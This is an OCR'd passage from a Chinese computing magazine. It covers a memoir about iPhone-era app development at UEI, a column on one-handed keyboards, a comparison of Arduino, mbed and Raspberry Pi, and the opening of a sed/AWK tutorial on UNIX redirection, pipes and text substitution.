马上，客户就打电话过来了："这是怎么回事啊？你知道苹果公司的内情？"我苦笑一番，我哪里能够知道呢！我又不是苹果公司的员工。因为在当时，除了乔布斯和他的手下，没有人相信凭借当时的技术可以创造出iPhone这样划时代的产品。

接触双方阵营的两面人

客户很快就下达了新的任务：研究人们关于iPhone的各种反应，进行彻底且全面的预测。和我们接触的好几家客户公司都非常想知道该如何和iPhone对抗。

由此，我便立志成为最了解iPhone的人，开始彻底地研究。我走遍世界，访问了各种权威人物，并编写成调查报告。这些调查研究费用基本上由客户公司全额提供。在这个研究过程中，我们还制作了一个小巧而有趣的应用，是给越狱之后的iPod使用的，算是一个有趣的副产品吧。

与此同时，我们也接到了来自苹果公司的邀请。原来，我们在YouTube上发表的乒乓球游戏被苹果公司的人注意到了。于是，我们成为了苹果的第三方协作公司，可以得到有关开发的种种信息支持。


这样，我们成了同时接触双方阵营的"两面人"，一边和苹果协作开发应用，一边还承担着"把苹果视为假想敌，寻找可以击破它的弱点"的任务（当然我们一直坚守商业道德，从未违背NDA中所规定的内容）。

通过作为苹果的第三方协作公司所得到的开发信息，我们得以彻底地比较了iPhone和其他操作系统的差异，并列出了详细的条目。iPhone的操作系统在好几个方面都非常强大，和那些临时拼凑的系统完全不同，iPhone的操作系统很好地继承了Mac OS久经考验的设计思想。尤其是以Core Animation为代表的技术、实现了动画的美感的技术，以及隽秀的字体，iPhone在这些方面都表现得出类拔萃，远远胜过别的操作系统。

那些拼拼凑凑，未经过深思熟虑和多重考验的手机解决方案，至少在完成度上，是无法和苹果对抗的。包括当时只有β版的Android系统在内，世界上没有任何一个操作系统可以和iPhone的操作系统对抗，这就是我们当时得出的结论。

客户看完了我们的这份报告后，神情悲凉


使用越狱的iPod玩近藤诚开发的多人对战乒乓球游戏：http://www.youtube.com/watch?v=3LdpmxHE7VU


试验中的多点触控屏

地望着我说："情况确实如您所言，可惜我们的现状是既没有时间从头创造操作系统，也没有这方面的资源。"

随着多数的客户公司决定采用Android或者Windows来对抗iPhone，我们的报告也淡出了大家的视线。

战略信息组

为了收集iPhone的相关信息，我感到尽快收集海外的信息是非常必要的。同时，从公司业务的角度来说，我们也有意扩大面向iPhone的应用市场。为了在国内竞争激烈的iPhone应用市场脱颖而出，我们也需要随时跟踪北美的市场动态。为此，我们很希望得到那些鲜活的信息。

为了真切地了解英语圈的人们平时都看些什么样的新闻，以及他们平常都关心和思考些什么，我决定成立一个部门专门负责英译日、日译英的工作。这个部门的名称就叫作"战略信息组"，简称SIG。

我没有安排公司的正式员工来负责SIG工作，而是聘用了多名兼职的大学生，因为我觉得这样可以得到更加多种多样的信息。20名左右的兼职大学生，平均每周来一天，上午一人，下午一人，工作就是翻译海外的日常新闻。

这些兼职的大学生中有一位特别引人注目，她就是辻秀美。

在UEI公司的各种试验中，她的表现都很优异。她的翻译质量优秀，而且译文非常有趣。不过辻秀美话不多，人比较内向，几乎不和同事们聊天。

辻秀美做了几个月的兼职，就去英国留学了。正好此时，iPhone在日本开始销售了，App Store也正式上线，整个日本开始为之疯狂。

为了尽快掌握海外iPhone市场的动向，我决定去参展在巴黎举办的AppleExpo。这是我们UEI公司第一次单独参展，而且公司里面精通英语的人才不够。这时，我突然想到了正好在欧洲留学的辻秀美。

和在日本的时候完全不同，辻秀美已经变成了一个侃侃而谈的人了。在她的帮助下，我们在巴黎的参展顺利完成。半年后，苹果在美国本土的旧金山举行了Macworld Expo，我又一次把远在英国的辻召唤了回来。

 Whiteboard in your pocket

Zeptopad是我们当时销售的一款产品，属于记事本类的应用。Zeptopad别具一格的地方在于可以通过两根手指自由地进行扩大、旋转、缩小的操作，而且还能操作滚动条。用户只需通过手指，就可以方便地俯瞰全局，或者将细微之处放大观察，就如同观看一张巨大的图纸一样。

对于这个应用，该如何用一句宣传语来概括说明呢？一开始还真把我们难住了。我们努

力向参观者介绍，可还是难以达到气息相通的感觉。正当我们着急的时候，突然听到一位参观者饶有兴趣地说："这个应用，就是小白板吧？"真是一语惊醒梦中人啊，我们恍然大悟，原来如此！

只过了一会儿，辻秀美就不知从哪里弄来了一块小白板。她充满自信地向我们微微点头致意，然后站在我们的展台前面，向穿行的参观者们打起了招呼。

"您好，您喜欢白板吗？"

"很喜欢啊！"居然有人回应了，而且好奇地停下了脚步。

"不管您多么喜欢白板，您可以把它放到口袋中吗？"

辻秀美说着，还故意装作要把白板塞入牛仔裤的口袋里，引得大家哈哈大笑。

"不过，如果您有了这款应用，那么就可以和心爱的白板永远在一起啦！"

"Whiteboard in your pocket"这个宣传语，就这样诞生了。

也不知道是否和这个宣传语有关，我们的应用Zeptopad在北美销售得非常火爆。

辻的选择

这次参展结束后没多久，辻秀美的留学生活也结束了。她回到东京后立刻恢复了在UEI兼职的工作。如今的她有了一个可喜的变化，那就是喜欢和同事交往了，大家在一起说说笑笑，气氛非常融洽。

有一天，辻秀美跟我说有比较重要的事情想和我谈。因为这是她头一次主动找我谈事情，所以我就非常认真地听她说了。

辻秀美说教授帮她介绍了一个高中老师的工作。做老师一直是她的梦想，只是目前还只能担当兼课老师，所以她问我在没有课的时候是否还可以来继续兼职。

"是这样啊，挺好的。"我礼貌性地回答了



把白板的一角塞入牛仔裤的口袋的辻秀美，正在旧金山的街头宣传我们的产品

一句。接着正准备说："继续兼职，当然可以啦！"可是话到嘴边，我又咽了下去。

辻秀美如果一边担当兼课老师，一边兼职我们UEI的工作，这样一心两用的话，对她的前途真的好吗？

我在心中细细思量，然后说："两边同时做的话，可能两边都做不好啊。我觉得你应该选择一边。"

接着，我继续说。

"无论多么优秀的老师，能够教的学生，充其量一年也就300人，工作30年，一共9000人，你会对这9000个学生的人生产生影响。而如果你全力投入软件行业的话，那么可以影响到的人将是当老师的数百倍、数千倍。请加入我们吧，我们可以让你领略到当老师所看不到的景色。"

我向辻秀美提出了在UEI全职工作的的正式邀请。

辻秀美是位内向的姑娘，她是否可以放弃已经内定的老师工作，并且愿意来到UEI全职工作呢，我心中也非常没底。但我就是觉得辻秀美有着UEI所需要的能力和素质，实在舍不得她离开。

几天之后，辻秀美作出了选择，她放弃了内定的老师工作，并表示愿意加入UEI。

我所偏爱的键盘图鉴

文/造梦有限公司　滨野圣人
khiker.mail@gmail.com
Twitter：@khiker
译/卫昊



图片1　Twiddler 2.1

第5回

单手也能输入

Twiddler & Matias Half Keyboard



引子

这次我们将向大家介绍可以单手操作的键盘Twiddler以及Matias Half Keyboard。虽然它们都有着很特别的形状，但并不需要特别的软件驱动，操作系统可以直接将它们识别为普通的键盘。



Twiddler 2.1

Twiddler 2.1是由TekGear. Inc公司研发并销售的一款单手键盘。

特点

该款键盘有下面这些特点。

- 左右手都可使用
- 配备了鼠标的功能
- 可编程

使用键盘附带的手带，可以将手固定住（照片1）。这个手带也可以取下，可以左右手交替使用。文字输入也并不困难。键盘前方共有3×4，共12个按钮（照片2），通过它们之间的组合来进行输入。不进行任何组合，直接按下按键的话，可以直接输入按键上印刷的字母。在进行组合输入的时候，首先按住最上方的任意一个按键不松开，然后再按下下方的按键即可。最上方的按键分别表示红、绿、蓝三种颜色，下方按键的旁边印有这三种颜色的字母，根据被按下的最上方的按键所表示的颜色，可输入相应颜色的字母。例如，同时按下按键Ⓐ（绿色）和按键Ⓑ就可以输入“␣”。

Ctrl、Alt、Shift这样的功能键被放置在了键盘的背面（照片3）。

Twiddler同时也配有鼠标的功能。触控杆在设备的背面，通过触碰它，就可以移动鼠标指针了。按下触控杆，就可以进入鼠标模式。在鼠标模式下，设备前面最上方的三个按键，分别相当于鼠标右键、鼠标中键以及鼠标左键。可惜的是，并没有滚轮的功能。

Twiddler配备了一定的编程功能，可以自由地设定按键映射以及鼠标加速度。编程功能还有一些特别。在保持按下任意按钮的情况下，将键盘插入PC后，Twiddler将被识别为USB存储设备。通过在该存储中放置使用专门工具生成的配置文件，可以进行按键映射等



图片2　Twiddler 2.1正面的按钮



图片3　Twiddler 2.1（背面）

vol.5 Twiddler & Matias Half Keyboard




图1　Twiddler 2.1的配置工具




图2　Twiddler 2.1的练习工具

的修改（图1）[1]。

除了配置工具外，Twiddler中还配备了学习按键操作的练习工具（图2）。由于这些工具都是采用Java开发的，所以在任何操作系统下都可以使用[2]。

另外，在Twiddler的Twitter账号（@Handkey）里可以看到，Twiddler 3的研发也在计划中。Twiddler 3好像将要变成一款采用Bluetooth技术的无线键盘。

购买方法

在Twiddler的网站点击Buy Now，就会进入相应的网购站点[3]。价格是19 美元。根据站点的说明，现在也可以邮寄到中国了。笔者是通过代购购入的。在中国境内好像还没有出售该款键盘的代理店。



Matias Half Keyboard

Matias Half Keyboard 是Matias公司出售的一款单手键盘（照片4）。

特点

这是一款紧凑的单手键盘，它有如下特点。

- 外形如半个Qwerty键盘
- 通过与 Space 键组合进行输入

该款键盘的外形比较像普通的Qwerty键盘的左半部分。基本上来说，输入主要采用与 Space 键组合的方式。在不按下 Space 键的情况下进行输入的时候，将会直接输入键盘上印刷的字母。在按下 Space 键的同时进行输入的话，则会输入普通Qwerty键盘的右半边的字母。

另外，键盘的右上角有一个可以更换键盘模式的A-Z键。通过多次按下这个按键，可以在键盘的多个模式中进行切换。按一次将进入普通的按键输入模式。按两次将进入数字输入模式。按三次将进入可以输入方向键←↑→↓的模式。按四次则可以输入功能键。在想要输入符号的时候，只需按两次 Shift 键，之后就可以输入按键上所印刷的相应符号了。在http://www.matias.ca/halfkeyboard/demo可以看到官方的输入例子。

符号和功能键的输入多少是有一些麻烦，但常用的英文字母的输入还是十分简单的。

购买方法

该款键盘可以在Matias公司的网站[4]购买。可以使用信用卡支付，也可以邮寄至中国。价格高达595美元。偶尔也可以在eBay这样的拍卖网站看到。拍卖网站的价格各不相同，不过大部分都在300美元左右。

◆　◆　◆

除了以上两样产品外，单手键盘还有许多不同的类型。例如FrogPad和Maltron的单手键盘也十分有名。特别是FrogPad，除了USB接口的版本，还有Bluetooth的版本，有很高的人气。现在虽然FrogPad没有在出售新商品，但是FrogPad2正在Pre-Order中[5]。感兴趣的朋友可以自行访问FrogPad的网站[6]。



图片4　Matias Half Keyboard

① 配置工具可以在http://handykey.com/support.html下载。
② Linux系统下当然也没问题。
③ http://www.handykey.com
④ http://www.matias.ca/halfkeyboard/
⑤ 由于需要提前一年预定，所以要做好长时间等待的准备。
⑥ http://www.frogpad.com/

发自秋叶原！

第35回

创客在行动

原型工具的区别

文/坪井义浩　TSUBOI Yoshihiro　ytsuboi@gmail.com　Twitter @ytsuboi　译/苏祎
协助：switch science股份有限公司　http://www.switch-science.com/

开篇语

近期有很多人问到Arduino和mbed，以及与Raspberry Pi之间的差别。虽然这个连载在开始后也不断地介绍了Arduino、Netduino、mbed等微型计算机主板的相关知识，但现状和当时有一些变化，所以我们还是从头看一下吧。

这里我们将市场上现有的微型计算机主板粗略地分为三种：❶8位微型计算机的主板、❷32位微型计算机的主板、❸运行Unix的主板。接下来我们将依次了解一下这三个分类以及分别属于他们的控制平台。

Arduino

首先从❶8位微型计算机的主板开始介绍。说到8位微型计算机的主板，最有名的应该当属Ardi no[①]（照片1）了。Ardi no搭载了Atmel公司的AVR系列的8位处理器。当然，在Ardi no出现之前就已经有大量的微型计算机主板面世了。当时Ardi no的创始人Massimo Banzi负责把设计和技术融合在一起的交互设计的教学，由于发现没有什么工具可以简单地制作出原型，于是就自己打造了Arduino。


① http://www.arduino.cc/

Arduino的特点是，向从前没有使用过微型计算机主板的人传递了微型计算机主板的概念。

Arduino使用专门的开发环境进行开发。IDE也被叫为“Arduino”，但这样比较容易引起混淆，所以本连载中就称IDE为“Arduino IDE”。官方网站上提供了可在Windows、Mac、Linux下运行的Arduino IDE的二进制文件，并且是一个开源软件。Arduino IDE的编译器使用了avr-gcc，用户界面部分是用Java实现的。使用gcc编译而成的二进制文件，经由UART（或者称为串行传输）从电脑传送到主板上。

使用Ardi no最大的便利之处是社区的庞大。本杂志的读者可能不太担心编码的事，但大部分的人可能还不太熟悉硬件。这些人在使

▼照片1　在Arduino上连接了液晶屏的例子



用微型计算机驱动发动机时，使用Ardi no是最容易通过Web搜索来收集信息的了。而且日文的信息也很多，对于阅读英语有困难的人来说很有亲和力。还有它也是相关书籍最多的主板。

相反，Arduino的缺点就是8位。到底是一个古老的8位架构，内存也不太充足，TCP/IP也不是原生能使用的，USB接口等也需要通过使用被称为sheild的扩展板来实现。虽然大部分的事情都能处理，但想要操作如今的以太网和USB接口的时候，就会感受到Arduino的不足。但另一方面，如果只是做一个小东西的话，8位的微型计算机的处理能力也足够了。

另外，Arduino中输入输出电压的主流是5V。最近的传感器的电压很多都是3.3V，如果要和Arduino连接的话，就需要转换到3.3V，偶尔会觉得有点麻烦，并且Arduino IDE没有调试功能；若要调试的话，就需要使用printf通过串行通信输出字符串来完成。

虽然现在已经有使用32位处理器，支持3.3V电压的Arduino DUE面世了，可是目前还没有普及开来，所以还是经常会感受到上述几点不便。

顺便提一下，在8位的微型计算机中，现在用户较多的还有Microchip Technology公司出品的PIC系列。由于PIC能做的事AVR几乎都能实现，所以笔者没有使用过PIC。




mbed

接着介绍一下❷32位微型计算机的主板。32位微型计算机里用户最多的应该是mbed[2]（照片2）。mbed最近升级到了mbed 2.0,它是由售卖CPU设计图给半导体制造商的ARM推进的项目。Chris Styles在进入ARM工作前，就已经开始摸索“让学生能使用微型计算机的方法”。后来Chris开始在ARM工作，并在公司内成功找到了合作者，完成了mbed的研发。

mbed的特征无疑是能使用Web浏览器进行开发工作。只需把编译完成的二进制文件，拖放到在电脑上显示为USB Flash的mbed中，就完成了写入工作。这个Web服务（一般称为在线编译器）使用了名为RVDS 4.1的能生成高效二进制文件的昂贵的编译器。比起使用ARM的gcc生成的二进制文件，通过RVDS 4.1生成的二进制文件更小，运行速度也更快。

mbed的网站结合了SNS类型的用户社区功能，可以方便地把其他人写的代码和库导入自己的IDE中，并且在线编译器还带有版本管理功能。使用社区功能公开自己编写的代码后，可能就会有别的用户一起参与进来。要说这个社区的不足之处，那就是虽然能找到不少正在进行有趣项目的日本人，但日语文档仍然比较少。话虽如此，在日本mbeb的用户社区还是比较活跃的，偶尔还会举办mbed大会这

▼照片2　通过mbed进行HTTP通信并显示到液晶屏的例子



② http://mbed.org/

样的线下活动。同样Arduino也有类似的活动，但差异在于作为ARM和mbed的主要合作方的NXP日本法人也都会参加mbed大会。

笔者开始使用mbed的契机，就是因为想快点连上TCP/IP网络。mbed虽然比Arduino贵，但比起配齐Arduino和以太网扩展板，价格还是要便宜一些，性能也更好。比如在为了实现HTTP通信而分配数组等的时候，Arduino就会因为内存比较小而比较棘手，而mbed相比较来说就稍微宽裕一些。

mbed的输入输出电压都是3.3V。在介绍Arduino的部分中已经写到，最近的传感器等设备大部分都是3.3V，所以在使用mbed的情况下，就不需要像Arduino那样使用大量的周边零件，也能很方便地连接设备。

虽然在在线编译器尚未实现调试功能，但可以使用名为MDK-ARM的线下工具(安装在电脑上的开发环境)来进行调试。另外还可以设定单步执行和断点等，并且可以查看寄存器的值。不习惯使用微型计算机的人可以方便地使用在线编译器，追求更多功能的人可以使用离线编译器，可供选择的范围大也是它的一大魅力。

笔者个人非常喜欢mbed，甚至会去上面提到的mbed大会帮忙，几乎想不到mbed的缺点。如果一定要提一个的话，就是mbed不能像下面介绍的运行Unix的微型计算机那样轻松地使用脚本语言进行开发。

除mbed外，Netduino也属于这一类。Netduino可以使用Visual Studio和C#开发，同时也提供了调试功能。但从日本国内的用户数来看，普及度尚不如mbed。

Raspberry Pi

最后介绍❸运行Unix的主板。Raspberry Pi[3]（照片3）也如mbed一样搭载了32位微型计算机。Raspberry Pi和mbed的CPU的最大区别在于是否有MMU(内存管理单元)。如今的Unix的内核都是以MMU的存在为前提的，Linux只能在有MMU的Raspberry Pi类型的主板上运行(虽然也有能在没有MMU的环境下运行的Linux实现方法，但那种情况较为复杂，这里就不再介绍了)。

Raspberry Pi是树莓派基金会的Eben Upton在剑桥大学执教时制作的。当时Eben Upton感觉到希望从事计算机科学的高中生在逐渐减少，并且学生入学时的能力也有所下降，就希望自己制作一个低价的能帮助学生学习编程的电脑，于是就制作了Raspberry Pi。

由于运行的Unix是本杂志的读者很熟悉的环境，所以开发也很方便。在Raspberry Pi上既可以使用Python、Ruby开发，也可以使用shell脚本或C/C++进行开发。Arduino和mbed上的I/O操作也可以通过Linux的磁盘文件进行。解释器和编译器可以根据自己的喜好选择

③ http://www.raspberrypi.org/

▼照片3　通过Raspberry Pi使LED闪烁的例子



合适的类型，而且不用考虑Unix所需要的库、USB和TCP/IP协议栈等。

Raspberry Pi的面世也是最近的事，所以关于连接Raspberry Pi的传感器等设备的信息还比较少。对电子工作的初学者来说，使用Raspberry Pi的硬件应该是至今所介绍到的内容中难度最高的。Raspberry Pi方面也存在相关的中文论坛④及入门书，有兴趣的读者可以参考。

Raspberry Pi的输入输出电压也是3.3V，与mbed一样可直接连接的设备有很多。但和前面两种主板不同的是，Raspberry Pi没有模拟信号输入，因此当需要使用模拟传感器（通过电压的大小返回检测结果的类型）来读取电压的时候，就需要在Raspberry Pi上连接A/D转换器这样的设备。

在笔者看来，Raspberry Pi的缺点是主板较大、电力消耗较大和制作兼容机的难度较大。但是这些在电子工作的入门阶段都不是大问题。

总　结


关于这些主板的不同，每个人可能都会有不一样的意见，笔者根据自己的理解对其进行了总结，如照片4、表1所示。

微型计算机能做的事也是有限的。连接互联网的时候，如果稍微了解一些硬件的话，Rasþe rry Pi的开发环境应是最丰富便捷的。如果还不十分了解硬件，Ardi no或者mbeb的信息非常丰富，可以方便地完成自己想做的东西。至于是选择Ardi no还是mbeb，则要根据需要微型计算机进行的处理的种类来判断了。如果需要处理字符串，则mbeb比较方便；但鉴于大多数处理应该都能找到使用Ardi no实现过的人，所以有些人会觉得使用Ardi no会更轻松。

另一方面，如果不需要网络连接，而只做一些交互性的东西的话，根据可以获得的信息数量来看，可以说Arduino是最简单的。在笔者看来，如果是5V电压的设备，就使用Arduino，而如果3.3V设备，则使用mbeb。

④ http://www.shumeipai.net/

▼照片4　各种主板并排放置



▼表1　各种主板的不同

	Arduino	mbed	Raspberry Pi
主导者	Arduino Team	ARM	树莓派基金会
开发语言	C/C++	C/C++	各种语言
操作系统	无	无（RTOS）	各种操作系统
开发环境	Arduino• IDE	云类型	各种开发环境
性能	△	○	◎
局域网	×（△）	○	◎
USB接口	×（△）	○	◎
硬件的资料丰富程度	◎	○	△
制作兼容机的容易度	◎	△	×
参考价格	2940日元	5200日元	3300日元

记号注　×：无此功能　△：及格　○：普通　◎：优秀



知道创宇

WWW.KNOWNSEC.COM

下一代网络安全公司

创造网络安全新秩序，跟我来!

知行和一

我们正在与全球黑客对抗



微信号：knownsec

特辑 1

UNIX工程师的喜好

从现在开始 sed/AWK再入门

One-Liner VS. Scripting

一直以来，sed和AWK都是UNIX/Linux的工程师们喜欢使用的工具。它们的语法简单易学、在终端可以立即使用，非常方便。如果和其他的UNIX命令组合起来使用，其应用范围将会非常广泛。不管是从没接触过sed/AWK的人，还是曾使用过sed/AWK但近来好久没用的人，都可以借这个机会再进一步掌握sed/AWK，从而提高在UNIX/Linux上的处理效率。

CONTENTS

第1章 从UNIX文本处理的基础开始
sed和AWK超级入门 24
Writer 今泉光之

第2章 简单强大的文本处理工具
sed详解及用法 30
Writer 鹤长镇一

第3章 尝试并掌握
AWK的基础 36
Writer 中岛雅弘

第4章 **高手教你用sed/AWK**

Part 1 日志解析 50
Writer 鹤长镇一

Part 2 从shell脚本看sed和AWK 58
Writer 上田隆一

Part 3 深入AWK编程 64
Writer 田窪守雄

第1章 从UNIX文本处理的基础开始

sed和AWK超级入门

文/今泉光之　译/芳龙

在正式学习sed和AWK之前，本章将先介绍UNIX文本数据的处理方法。了解了这些，就能回答“为什么现在有必要学习sed、AWK”这个问题了。

UNIX的基础

20世纪60年代后期，有一个名为Multics、在当时具有高性能（所谓的高性能实际上只是很复杂而已）的实验性OS项目。虽然这个项目最终失败了，但吸取这个项目的经验教训之后，便诞生了简洁型OS。这种OS与复杂的Multics正相反，当初被称作Unics（后来改名为UNIX）。

正如其名，这种OS非常简单，而且附带的工具集也都是单性能的、简单的。特别是因为最初的使用者大都是程序员或计算机研究人员，他们为了得到自己想要的结果，会把单性能的命令组合起来使用，因此倒也不觉得吃力。像这样，为了把多个命令组合起来使用，人们进一步发展了在OS设计之初就有的标准输入输出的想法，从而出现了作为命令组合手段的“管道”结构。

标准输入输出

标准输入输出是UNIX设计之初就引进的输入输出的通道。是一种在程序被执行时，OS可以自动地分配输入、输出以及错误输出设备的机制。

在UNIX以前的计算机系统中，在程序使用输入输出设备时，需要使用JCL等，用程序来分配输入输出设备，非常麻烦。而在UNIX中，因为输入输出都事先在OS上进行了分配，即使有多个程序在同时使用，使用者也好程序也好，并不需要什么特别的操作就可以使用输入输出设备了。

OS在程序启动时会执行一个叫作startup routine的共通的初始化处理。在这个处理中准备好标准输入输出以便于使用。标准状态的分配是这样的：输入设备（标准输入）是键盘，输出设备（标准输出）以及错误输出设备（标准错误输出）是终端。

shell和重定向

在UNIX中，内核和用户接口通常是由叫作shell的程序来提供的。登录UNIX系统时，指定的登录shell将被执行，终端表示提示符，等待用户输入。用户输入命令，系统就会解释输入的命令字符串，生成进程，把命令的执行结果显示出来。shell承担的责任非常重大。

在shell上执行程序也可以利用标准输入输出。不过，如果使用shell上的重定向功能，就可以简单地变更标准输入输出。比如使用符号“>”，就是指示变更标准输出的输出位置。标准状态的标准输出是分配给终端的，命令的执行结果也会在终端表示出来，如果把输出位置重定向到文件，执行结果就会保存到文件中（图1）。如果在输出位置文件已经存在了，那么将会先删除文件的所有内容，再把新的内容写到文件中去。

如果使用符号“>>”则表示这样的指示：在变更标准输出的输出位置的同时，（输出位

▼图1　重定向把输出位置改为文件

```
$ ls
$          ←因为文件不存在所以什么也没有显示出来
$ echo "foo"  ←输出到标准输出
foo                  ←在终端显示出来
$ echo "foo" > file  ←重定向到文件
$ ls
file                 ←生成文件
$ cat file           ←显示文件内容
foo
```

▼图2　重定向追加文件内容

```
$ ls
file
$ cat file  ←显示文件内容
foo
$ echo "bar" >> file ←以追加形式重定向到文件
$ ls
file
$ cat file  ←显示文件内容
foo
bar
```

▼图3　重定向从文件读取

```
$ cat    ←没有参数的cat表示从标准输入中输入的
         数据在标准输出中进行输出
foo    ←输入foo+回车
foo    ←foo被输出
bar    ←输入bar+回车
bar    ←bar被输出
输入Ctrl+D(表示输入结束)

$ cat < file ←把cat的标准输入分配给文件
foo    ←图2中生成的文件内容被输出
bar
```

▼图4　同时重定向输入和输出

```
$ cat < file > output  ←同时重定向输入和输出
$ cat file  ←显示文件内容
foo
bar
$ cat output    ←显示output的内容
foo
bar
```

▼图5　输入方和输出位置重定向为同一文件

```
$ cat < file > file  ←输入方和输出位置重定向为同一文件
$ cat file
$                ←文件内容被清空
```

置文件已存在的情况下)追加文件内容(图2)。

同样，使用符号“<”可以重定向标准输入的输入方。从标准输入接收数据的命令通常是从键盘接收，但如果把输入方重定向为文件，就可以从文件读取数据了(图3)。

可以同时重定向输入和输出。此时，命令的输入和输出都可以分配给文件等(图4)。

另外，输入和输出可以指定为同一文件。但是在这种情况下执行命令可能得不到所期望的结果。要注意命令会把输入文件(=输出文件)内容清空(图5)。

管道和流


管道是输入输出的想法进一步发展的结果，是为了实现某个命令的标准输出直接作为另一个命令的输入而提供的单向数据流机制。

标准的shell一般用符号“|”来表示管道。比如commandA|commandB就表示A的标准输出作为B的标准输入来使用。在管道中流通的数据称为“流”，是单纯的字节流，并没有像“行”这样的数据分隔概念。

空管道读入(从管道的输入侧输入数据)，直到能有数据读出为止，读入处理都是加锁的。另外，由于输出侧的命令不能从管道读入数据等原因，OS在内部为管道预留的缓存都满了的情况下，(从管道输出侧读入数据直到缓存为空为止)对管道的写入操作也是加锁的。

像这样，利用管道把多个命令组合起来使用时，为了可以让多个命令都流畅地使用数据，一般只使用由ASCII码构成的文本数据。为了在发生错误时也不阻碍管道中的数据流，错误信息不输出到标准输出，而是输出到标准错误输出。

对标准输入中输入的数据进行加工，并在标准输出中进行输出的命令叫“过滤器”命令。这次要介绍的sed和awk也是为了加工数据流而做成的文本加工过滤器命令。



sed和awk

sed和awk的基本功能都是对标准输入中输入的文本数据进行加工，在标准输出中进行输出。那么为什么会有多个具有相同功能的命令存在呢？



sed

首先来看一下sed，它的名字由Stream Editor而来。正如其名，设计它是用来作为加工文本流数据编辑器的。所以，sed基本以行为单位来处理输入数据。比如它就在对输入行用正则表达式进行匹配替换等方面发挥了作用。我们也可以使用分支以及一种叫作pattern space的模式空间，不过用法有些难懂，实际中也不太会用到（笔者认为）。

在文件/etc/passwd中，将/bin/bash指定的登录shell全部替换成/usr/local/bin/bash的例子如图6所示。cat的输出通过管道传给sed进行替换处理[①]。/etc/passwd中表示登录的shell是最后一项，所以将以/bin/bash结束的行用sed的s命令替换成/usr/local/bin/bash。最后的$表示作为替换对象的/bin/bash处于行尾，所以即使在行中间出现/bin/bash，也不会被当作替换对象。在这个例子中，因为替换对象的字符串中含有“/”，所以没有采用sed的标准记述法“/”，而是用“！”进行记述。

① 本来可以对sed直接指定文件，为了体现使用管道才和cat一起使用的。



awk

反之，awk会事先把输入的数据根据字段单位进行分割。在没指定分割单位的情况下，以输入数据中的空格或Tab为分隔符对数据进行分割，因为对单位数据的加工比较容易一些。

而且，与sed相比，它以更接近编程语言的文法记述处理，此外还包含了通过正则表达式进行的字符串操作、简单的数学函数功能等。假设编程语言的基本功能只有分支、循环、变量的使用，而这些awk都可以实现，那么它完全可以称为编程语言。事实上，笔者已经只靠使用awk的功能做了一个简单的语法解析工具。

使用和刚才的sed例子同样的/etc/passwd文件，统计各个登录shell的用户数的例子如图

▼图6　sed替换


```
$ cat /etc/passwd   ←显示源文件
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/bin/bash
nobody:x:99:99:Nobody:/:/bin/bash

$ cat /etc/passwd | sed "s!/bin/bash$!/usr/local/bin/bash!g"   ←使用sed替换字符串
root:x:0:0:root:/root:/usr/local/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/usr/local/bin/bash
nobody:x:99:99:Nobody:/:/usr/local/bin/bash
```

